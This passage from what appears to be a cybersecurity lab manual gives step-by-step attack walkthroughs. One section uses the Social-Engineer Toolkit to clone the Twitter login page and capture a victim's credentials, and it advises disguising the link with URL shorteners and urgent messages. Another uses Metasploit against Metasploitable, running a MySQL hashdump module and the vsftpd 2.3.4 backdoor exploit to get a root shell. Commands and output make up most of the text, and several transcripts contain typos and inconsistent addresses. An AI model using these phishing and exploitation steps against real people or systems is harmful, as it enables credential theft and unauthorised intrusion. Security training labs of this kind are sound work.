address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.2.
5]:192.168.2.5
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://twitter.com/login

[*] Cloning the website: https://twitter.com/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are ava
ilable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.2.2 - - [18/Aug/2020 21:24:49] "GET / HTTP/1.1" 200 -
192.168.2.2 - - [18/Aug/2020 21:24:49] "GET /intern/common/referer_frame.php HT
TP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: -----WebKitFormBoundarySnTHygkZqh3RGAIT
Content-Disposition: form-data; name="ts"


```

The set up for a phishing attack is complete, you have cloned Facebook and hosted it on the server. SET informs us the directory at which the captured data will be stored.

The IP address is usually hidden carefully by using URL shortener services to change the URL so that it is better hidden and then sent in urgent sounding emails or text messages.

- Go to browser and type `http://yourIP` (eg: <http://192.168.2.5>)

If an unsuspecting user fills in their details and clicks on 'Log In', the fake page takes them to the actual Twitter login page. Usually, people tend to pass it off as a glitch in Twitter or error in their typing.



- After victim hits Login Button, it will redirect to blank page. And attacker got victim's credentials.

```

Parrot Terminal
File Edit View Search Terminal Help


[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.2.2 - - [19/Aug/2020 07:50:29] "GET /sessions HTTP/1.1" 404 - webattack
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=/
PARAM: remember_me=1
PARAM: authenticity_token=8fc52b30e1c211eababebaa3b029640
PARAM: wfa=1
PARAM: ui_metrics={"rf":{"b7ed673a6c69ed7de8573745caa53df5da26619524d9587af08f9e
belba8cbb2":19,"acde79aea29b81eaacfa7cb1f7a310fb2997eccd0246f78ea685cbf63539dbf7
":4,"a38ae75488c193f6816b99ad4331b345feec74012e82881b5f69049582c9a9dc":64,"a59d4
8a1fe014fb9685012858f7fcaa05992ae477be03899cbc35548eb89b4d5":0},"s":"1BMymVoF3pV
usyX50GK9TvwirjZq37yrTZ_cEDtGoD-BMrI1Rfuto-_psQUR3M2TKGy2Fm0JsvYleLdSLYlmN4BgmRs
00r46alyz90itHrs4yx6Sp57lv2zgJ-0j9UDDA1V5MDZRxsEbdvN6rEaAKYjZGW6rTHiEoD_0LZEYm_9
8YQoGZUdBu0xZTJn1tV1NCYDvX75EpNgiA1Wui57xr4YTyKNukjfU8c-jbeIE204LsZMkgQ2FumgH2vR
DrL5IxrrTNeAr7sKEXD4U27zcZrguT-Y9Uo_HifAp03Cc0ZayhYLo77uCSYrVvWlKMw0FYtjETV4YX4z
xz2hhiLiBpAAAAAQEhKEF"}
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=wesijew538@brosj.net
POSSIBLE PASSWORD FIELD FOUND: session[password]=Abcd@123
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```

We directly get username and password in terminal, do not need to check the report file.

We can generate a report file see below how it's look like.

- Press Ctrl + C button to generate Report file and attack is finished.



Hope this guide gave you a basic idea of how phishing attacks work.

Phishing is constantly evolving to entrap innocent computer users. Recommended safety tips will be to always check the URL of a website in the browser and use of two-factor authentication as it provides an extra security layer to your account.

- **Top phishing tools to audit your enterprise security.**

1. Gophish
2. evilginx2
3. Modlishka
4. Phishing Frenzy
5. Social Engineering Toolkit - SET
6. WifiPhisher
7. dnstwist
8. SocialPhish
9. pythem
10. EAPHammer

11. SecurityTrails API
12. SurfaceBrowserTM
13. Phishing Catcher
14. Lucy
15. BlackEye
16. HiddenEye
17. ZPhisher
18. CredSniper
19. PhishProof
20. Httrack
21. Infosec IQ
22. Simple Phishing Toolkit
23. King Phisher
24. SpeedPhish Framework
25. SpearPhish Beta

Practical 4

AIM: Implementation of methods penetration techniques.

Install all the required Software that we have discussed in to your virtual machine like 1 Kali linux

2 Vmware/Virtual Box

3 Metasploitable OS for Vulnerability.


Here we are going to demonstrate how we be able to penetrate in to other system by linux kali to metasploitable.

Login in to linux system.

Run this commands

>Services postgresql start

>msfconsole



```
ltsupport@ltsupport-ThinkPad:~$ service postgresql start
ltsupport@ltsupport-ThinkPad:~$ msfconsole

** Welcome to Metasploit Framework Initial Setup **
  Please answer a few questions to get started.

Would you like to use and setup a new database (recommended)? no

** Metasploit Framework Initial Setup Complete **
```

To test type command like

>msf banner --will show this

```

YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v4.17.5-dev-                ]
+ -- --=[ 1800 exploits - 1024 auxiliary - 311 post   ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > banner

  _____
 /  _  _  _  \
|  _ \| | | | | | |
| |_) | | | | |
|  _ \| | | | |
|_| \_|_|_|_|_|
  \_  _/  \_  \
   \_  _/   \_

      =[ metasploit v4.17.5-dev-                ]
+ -- --=[ 1800 exploits - 1024 auxiliary - 311 post   ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

```

>msf –help gives you list of all commands like this

```

Core Commands
=====

  Command      Description
  -----
  ?             Help menu
  banner        Display an awesome metasploit banner
  cd            Change the current working directory
  color         Toggle color
  connect       Communicate with a host
  exit          Exit the console
  get           Gets the value of a context-specific variable
  getg          Gets the value of a global variable
  grep          Grep the output of another command
  help          Help menu
  history       Show command history
  irb           Drop into irb scripting mode
  load          Load a framework plugin
  quit          Exit the console
  route        Route traffic through a session
  save          Saves the active datastores
  sessions      Dump session listings and display information about sessions
  set           Sets a context-specific variable to a value
  setg          Sets a global variable to a value
  sleep         Do nothing for the specified number of seconds

```

Then type

>msf mysql will show you all dump of mysql and select any one of this and see the info of that

dump >msf auxillary/scanner/mysql/mysql_hashdump

```
msf > info auxiliary/scanner/mysql/mysql_hashdump

Name: MYSQL Password Hashdump
Module: auxiliary/scanner/mysql/mysql_hashdump
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
theLightCosine <theLightCosine@metasploit.com>

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  PASSWORD          no         The password for the specified username
  RHOSTS            yes        The target address range or CIDR identifier
  RPORT            3306       The target port (TCP)
  THREADS           1          The number of concurrent threads
  USERNAME          no         The username to authenticate as

Description:
This module extracts the usernames and encrypted password hashes
from a MySQL server and stores them for later cracking.
```

To use this dump type > use

auxiliary/scanner/mysql/mysql_hashdump Will show you this result

```
Basic options:
  Name      Current Setting  Required  Description
  ----      -
  PASSWORD          no         The password for the specified username
  RHOSTS            yes        The target address range or CIDR identifier
  RPORT            3306       The target port (TCP)
  THREADS           1          The number of concurrent threads
  USERNAME          no         The username to authenticate as

Description:
This module extracts the usernames and encrypted password hashes
from a MySQL server and stores them for later cracking.

msf > use auxiliary/scanner/mysql/mysql_hashdump
msf auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD          no         The password for the specified username
  RHOSTS            yes        The target address range or CIDR identifier
  RPORT            3306       The target port (TCP)
  THREADS           1          The number of concurrent threads
  USERNAME          no         The username to authenticate as
```

Now try to set remote host and port number using

- Set rhost 192.168.2.56
- Set thread 30 // see the change you made

```
Module options (auxiliary/scanner/mysql/mysql_hashdump):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads
USERNAME		no	The username to authenticate as

```
msf auxiliary(scanner/mysql/mysql_hashdump) > set rhosts 198.168.2.56
rhosts => 198.168.2.56
msf auxiliary(scanner/mysql/mysql_hashdump) > set threads 30
threads => 30
msf auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS	198.168.2.56	yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
THREADS	30	yes	The number of concurrent threads
USERNAME		no	The username to authenticate as

By typing command > exploit check the connection to host and to return

type > back command

```
msf auxiliary(scanner/mysql/mysql_hashdump) > set rhosts 198.168.2.56
rhosts => 198.168.2.56
msf auxiliary(scanner/mysql/mysql_hashdump) > set threads 30
threads => 30
msf auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS	198.168.2.56	yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
THREADS	30	yes	The number of concurrent threads
USERNAME		no	The username to authenticate as

```
msf auxiliary(scanner/mysql/mysql_hashdump) > exploit

[-] 198.168.2.56:3306 - Timeout: The connection timed out (198.168.2.56:3306).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_hashdump) > back
```

Check the remote host and

```

msf auxiliary(scanner/mysql/mysql_hashdump) > exploit
[-] 198.168.2.56:3306 - Timeout: The connection timed out (198.168.2.56:3306).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_hashdump) > back
msf >
msf > whois 192.168.56.101
[*] exec: whois 192.168.56.101

```

```

Nmap scan report for 192.168.56.101
Host is up (0.00064s latency).
Not shown: 82 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

```

msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4 Backdoor

```

Command Execution

```

```

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

In to vmware

```
File Machine View Input Devices Help

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:da:a4:9f
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed:a49f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4478 (4.3 KB)  TX bytes:12601 (12.3 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:291 errors:0 dropped:0 overruns:0 frame:0
          TX packets:291 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:116473 (113.7 KB)  TX bytes:116473 (113.7 KB)

msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:~/hone/msfadmin#
```

```
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:~/hone/msfadmin# ls
vulnerable
root@metasploitable:~/hone/msfadmin# cd /hone
root@metasploitable:~/hone# ls
ftp hacked msfadmin service user
root@metasploitable:~/hone#
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOST	192.168.56.101	yes	The target address
RPORT	21	yes	The target port (TCP)

Exploit target:

Id	Name
0	Automatic

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.1:40839 -> 192.168.56.101:6200)
11:11:08 +0530

whoami
root
cd /home
mkdir this_is_a_test
cd this_is_a_test
touch targets.txt

```

Let us see in to linux measpoitable2 in vmware system

```


root@metasploitable:/home/nsfadmin# ls
vulnerable
root@metasploitable:/home/nsfadmin# cd /home
root@metasploitable:/home# ls
ftp hacked nsfadmin service user
root@metasploitable:/home# ls
ftp hacked nsfadmin service this_is_a_test user
root@metasploitable:/home# cd this_is_a_test/
root@metasploitable:/home/this_is_a_test# ls
targets.txt
root@metasploitable:/home/this_is_a_test#

```


Practical 5


AIM: Implementation of Cyber security environment on System.

